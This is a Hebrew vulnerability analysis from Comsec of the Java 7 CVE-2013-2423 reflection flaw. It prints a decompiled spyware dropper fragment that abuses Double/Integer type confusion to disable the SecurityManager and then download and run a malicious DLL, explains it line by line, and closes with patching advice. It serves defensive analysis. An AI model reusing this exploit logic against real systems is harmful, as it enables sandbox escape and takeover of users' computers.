


30/04/2013

אשנב לחדשות | אירועים | פוגענים בסייבר

סקירת חולשה – Java 7 CVE-2013-2423


1. רקע

במהלך חודש אפריל 2013 נתגלה שימוש על ידי גורמים זדוניים בקוד עוין התוקף דפדפנים המשתמשים ב-Java 7 המועדכנים לגרסה 17. הקוד מנצל חולשה המאפשרת הרצת קוד על גבי המחשב שבו מותקן הדפדפן תוך עקיפת מגנוני הבידוד (Sandboxing) המובנים ב-Java Runtime Engine.

מיד לאחר שחרור הטלאי החדש (המעדכן לגרסה Java 7 update 21) ב-16 לאפריל, פורסם ברשת האינטרנט קטע קוד המוכיח היתכנות לניצול מפגע שטופל בטלאי לצורך הרצת קוד וקבלת שליטה מלאה על המחשב המותקף ברמת הרשאות המשתמש. וריאציות שונות של הקוד הוכנסו לפלטפורמות פריצה מסחריות וחינמיות לרבות Metasploit ו-CrimeBoss, אשר הפכו את השימוש בו לנרחב.

גולשים הונחו על ידי לינקים זדוניים לגלישה באתרים תמימים לכאורה, אשר הכילו למעשה את הקוד הלא מוכר, מה שאיפשר בעצם את ריצתו בהרשאות המשתמש ללא התערבותו או אישור מצידו חשוב לציין כי המפגע לא היה מזוהה עם יציאתו על ידי אף מנגנון אוטומאטי לרבות אנטי-וירוסים ולכן גם לא היה בכוחם למנוע את המתקפה. לאחר שימושו הנרחב הוציאו חברות האבטחה עדכונים החוסמים וריאציות שונות של הפוגען.

מסמך זה מסכם את הממצאים שהועלו ממחקר שבוצע על ידי צוות מעבדות הסייבר בקומסק של הקוד העוין, אופן הטיפול בו והמלצות להמשך.



1. ניתוח המפגע

הקוד הזדוני נמצא בעל מספר מוטציות המותאמות כלפי דפדפנים וקהלים שונים, אך ללא שינוי ניכר באופן הפעולה ועושה שימוש במפגע במנגנון ה-Reflection של Java 7 אשר גורר הרצת קוד זדוני ואף השתלטות על תחנת המשתמש.


ההתקפה בפועל התבצעה על ידי הפצת קישורים לאתר הזדוני, כרגע לא ידוע על התקפה נקודתית כלפי ארגון מסוים, אך אין בסיס להנחה כי ההתקפה לא התבצעה גם באופן ממוקד כלפי ארגונים מסוימים.

הקוד הזדוני מסתמך על מפגע במנגנון ה-Reflection והעתקה של מידע אשר גורמת לנטרול ה- Security Manager אשר יתואר להלן.


ראשית הקוד יוצר שני אובייקטים, האחד מסוג Double והשני מסוג Integer. הקוד מנצל יכולת שינוי סוג של אובייקט ומבצע שינוי מ-Double ל-Integer. שינוי הסוג גורר שינוי לכמות הזכרון אותה צריך להקצות לצורך שמירת המידע מ-8 בתים ל-4 בתים. החולשה אשר תתואר בהמשך תאפשר כתיבה של 8 בתים למרחב זכרון של 4 בתים בלבד ובכך תאפשר את ניצולו להחדרת קוד עוין מחוץ ל-Sandbox של Java.


שנית, מתבצעת קריאה אל מנגנון Reflection API של Java. המנגנון קיים כדי לאפשר לתוכניות Java לשנות את תהליך הריצה של תוכניות ב-Java VM. השימוש היומיומי באלמנט זה הינו כדי להרחיב את כוחן של תוכניות נוכחיות ובכדי לאפשר תכונות דיבאג יעילות למפתחים. יצוין כי במנגנון זה נמצאו לא אחת חולשות אבטחה המאפשרות השתלטות על תחנת הקצה עד כדי הרצת קוד.

סקירת הקוד הזדוני מגלה ניצול לוגיקת העתקה כושלת של מנגנון ה- Reflection API אשר למעשה מאפשרת את נטרול מנגנון ההרשאות Security Manager המוטמע ב-Java. בפרט מועתק שדה מסוג Integer מאובייקט אחד לאובייקט אחר. מנגנון ה-Reflection לא עודכן כי סוג האובייקט השני שונה מ-Double ל-Integer, ולכן מעתיק שמונה בתים במקום ארבעה. באופן זה ניתן לדרוס זכרון אשר מחוץ לתחום ההרשאות של הקוד, ובכך לנטרל את מנגנון ה-Security Manager ולהביא לכדי הרצת קוד מחוץ לתחום ה-Sandbox.



בתמונה הבאה, למשל, ניתן לבחון את קוד המקור של התקנה של רוגלה, אותה חקר צוות מעבדות הסייבר בקומסק, אשר מנצלת את החשיפה הנ"ל ומנטרלת את ה-Security Manager. הרוגלה קוראת לפונקציה pr לאחר נטרול מנגנוני האבטחה לצורך הורדה והרצה של קובץ DLL זדוני:





נתחקה אחר חלק הקוד הקריטי האחראי לניצול החולשה:

```
1   {
2     String dec = "23f32i32e23ld32".replaceAll("\\d", "") + "1";
3
4     MethodHandle mh1 = nhgf.dsp3();
5     MethodHandle mh2 = nhgf.dsp4();
6     Class classInt = Integer.TYPE;
7     Class classDouble = Double.TYPE;
8     mh1.invokeExact(Integer.TYPE);
9     mh2.invokeExact(null);
10    Union1 u1 = new Union1();
11    u1.field2 = System.class;
12    Union2 u2 = new Union2();
13    nhgf.dsp2().set(u2, nhgf.dsp1().get(u1));
14    mh1.invokeExact(classDouble);
15    mh2.invokeExact(classInt);
16    if (u2.field2.f29 == System.getSecurityManager())
17      u2.field2.f29 = null;
18    else if (u2.field2.f30 == System.getSecurityManager())
19      u2.field2.f30 = null;
20    else {
21      System.out.println("security manager field not found");
22    }
23
24    String paramStringfe = getParameter(
          "14334434343434333333333333333333333343443334432e32w32d".replaceAll(
          "\\d", ""));
25    String paramString2 = paramStringfe.replaceAll("\\d", "");
26
27    if (System.getSecurityManager() == null) {
28      oiut.ssdcdscaveFsdcsdile(paramString2);
29    }
30
31  }
```

שורה 4-5: המתודות mh1,mh2 מוגדרות במערכת על פי ערך ה-TYPE של Double ו-Integer בהתאמה.


שורה 8-9: ביצוע הצבה ב-mh1 סוג ה-Double בתור Integer ו-Null למתודת ה-Integer, mh2.

שורה 10-12: הגדרת u1 כאובייקט Union1 ו-u2 כאובייקט Union2. האובייקטים מוגדרים באזור אחר בקוד.

שורה 13: השורה כתובה בצורה עמומה באופן מכוון על ידי היוצר של הוירוס בקצרה, היא מאפשרת גישה אל רכיבי האובייקטים שזה עתה הגדרנו וכתיבה אובייקטים אליהם ובדגש לתת-אובייקט בשם field2 שמאופיין כ-System.class. שורה זו היא השורה הקריטית, בה המערכת לא יודעת לעקוב נכונה אחר השינוי משום המרת ה-Double ל-Integer בשורות הקודמות ולכן מתאפשרת מלכתחילה.

שורה 16-19: כתיבה אל האובייקט מסוג System.class שהוגדר קודם לכן – ביטול ה-SecurityManager, למעשה.

שורה 28: הווירוס מוריד ומריץ קוד עוין מהאתר הזדוני ללא התערבות המשתמש משום הרשאותיו הגבוהות שבהן זכה זה עתה ומחוץ לתחום השליטה של הדפדפן.




יצוין כי הפירצה השתכללה ואף עוקפת את מנגנון ה-Click to Play של Java, ולכן אינה דורשת אישור של המשתמש להרצת הקוד טרם נטרול ה-Security Manager. לכן, לא מוצגת למשתמש התרעה על ההרשאות הגבוהות שנעשה בהן שימוש לאור העובדה כי ה-Security Manager כבוי.

לסיכום, השלבים לניצול בבסיס הקוד הזדוני:

- מניעת התרעת ה-Click to Play והרצת קוד ה-Java ללא אישור המשתמש בכניסה תמימה לאתר זדוני.
- ניצול של Reflection API המובנה ב-Java לצורך ביטול מנגנון ה-Security Manager.
- הרצת קטעי קוד זדוני ברמת מערכת ההפעלה שאינם יכולים להיקרא בריצה רגילה של קוד ב-Sandbox שמוגבל לדפדפן.

בעצם כך מתבצעת הפעלה של קוד עוין ברמת המחשב, להבדיל מרמת הרשאות הגישה לדפדפן בלבד, כדי להריץ כל קוד העולה על רוחו של התוקף וכך להשיג שליטה מלאה במחשב המותקף.



2. המלצות


יש לעדכן המערכות בדחיפות בעדכון הרשמי מבית Oracle, Java 7 update 21 [1]. אם אין צורך ארגוני בתמיכה בטכנולוגיית Java בדפדפנים יש לנטרל פעילות המערכת כליל.

יצוין כי הנגשה של קוד עשיר כגון Java ו-Flash לרמת הדפדפנים מעניקים זרז לגורמים זדוניים בכדי להשקיע רבות בפיתוח קוד עוין כגון זה המוכוון כלפי אלמנטים פופולאריים, כך ניתן להשיג אחוזי פגיעה גבוהים בצורה קיצונית (ה-Java plug-in מותקן בממוצע בלמעלה משני שלישים מהמחשבים הנגישים לאינטרנט, לדוגמה). משום האטרקטיביות המתוארת – הממצא אף הוכנס במהירות למערכות תקיפה למימוש אוטומאטי לרבות מערכת Metasploit ומספר מערכות הנסחרות בקרב ארגוני פשיעה בסייבר

אי לכך, מתן הרשאות גישה של מחשבי הארגון ישירות לרשת האינטרנט מהווה סכנה ממשית מפני מתקפות מסוג זה. מומלץ, אם כן, לבחון את ארכיטקטורת רשת התקשורת הארגונית למניעת גישה ישירה לאתרים זדוניים ולהפרדה מקסימלית תוך מינימום פגיעה בתהליכים הארגונים הנצרכים.

בשנים האחרונות מתגברות מספר ההתקפות השמות למטרה כיבוש של דפדפן המשתמש על ידי התוספים המותקנים בו ובכך בעצם מרחיבים משמעותית את משטח התקיפה ומעשירים את מגוון הפעולות המצומצם של הדפדפן לבדו.

כמו כן, יש לרענן את נוהלי אבטחת המידע בקרב העובדים ולהדגיש כי אין לאשר הרצה של קוד Java מאתרים וקבצים שאינם אמינים.



3. מקורות

[1] – התייחסות והורדת עדכון רשמי מבית Oracle

http://www.oracle.com/technetwork/topics/security/javacpuapr2013-1928497.html

https://support.oracle.com/CSP/main/article?cmd=show&type=NOT&id=1535424.1

[2] – קוד הוכחת ההיתכנות שפורסם לפוגען

http://weblog.ikvm.net/PermaLink.aspx?guid=acd2dd6d-1028-4996-95df-efa42ac237f0

[3] – הקוד כפי שהושמש ב-Metasploit:

http://dev.metasploit.com/redmine/projects/framework/repository/entry/modules/exploits/multi/browser/java_jre17_reflection_types.rb

© **הודעה בדבר זכויות יוצרים:** אין להעתיק, לשכתב, לצלם או לשלוח מסמך זה או חלקים ממנו מבלי לקבל אישור בכתב מקומסק. המידע המופיע במסמך זה הנו רכושה של חברת קומסק ומותר לשימושו הבלעדי של קומסק כל הקורא מסמך זה, כולו או מקצתו, ואינו מורשה למידע המופיע בו, חשוף לתביעה משפטית. המוצא מסמך זה מתבקש להעבירו לידי קומסק.

הצהרת אחריות: מסמך זה וההמלצות הכלולות בו, נכתבו ונערכו בהתאם למידע שיסופק ונחקר על ידי חברת קומסק. חברת קומסק אינה טוענת כי השימוש במסמך או בכל חלק ממנו יבטיח תוצאה מוצלחת. המתודולוגיה המוצעת במסמך מהווה מסגרת לביצוע "הפרויקט" אצל הלקוח ואינה מהווה תחליף לעמידה בכל הדרישות וההנחיות אשר הלקוח נדרש לעמוד בהן על ידי הרשויות הרלוונטיות.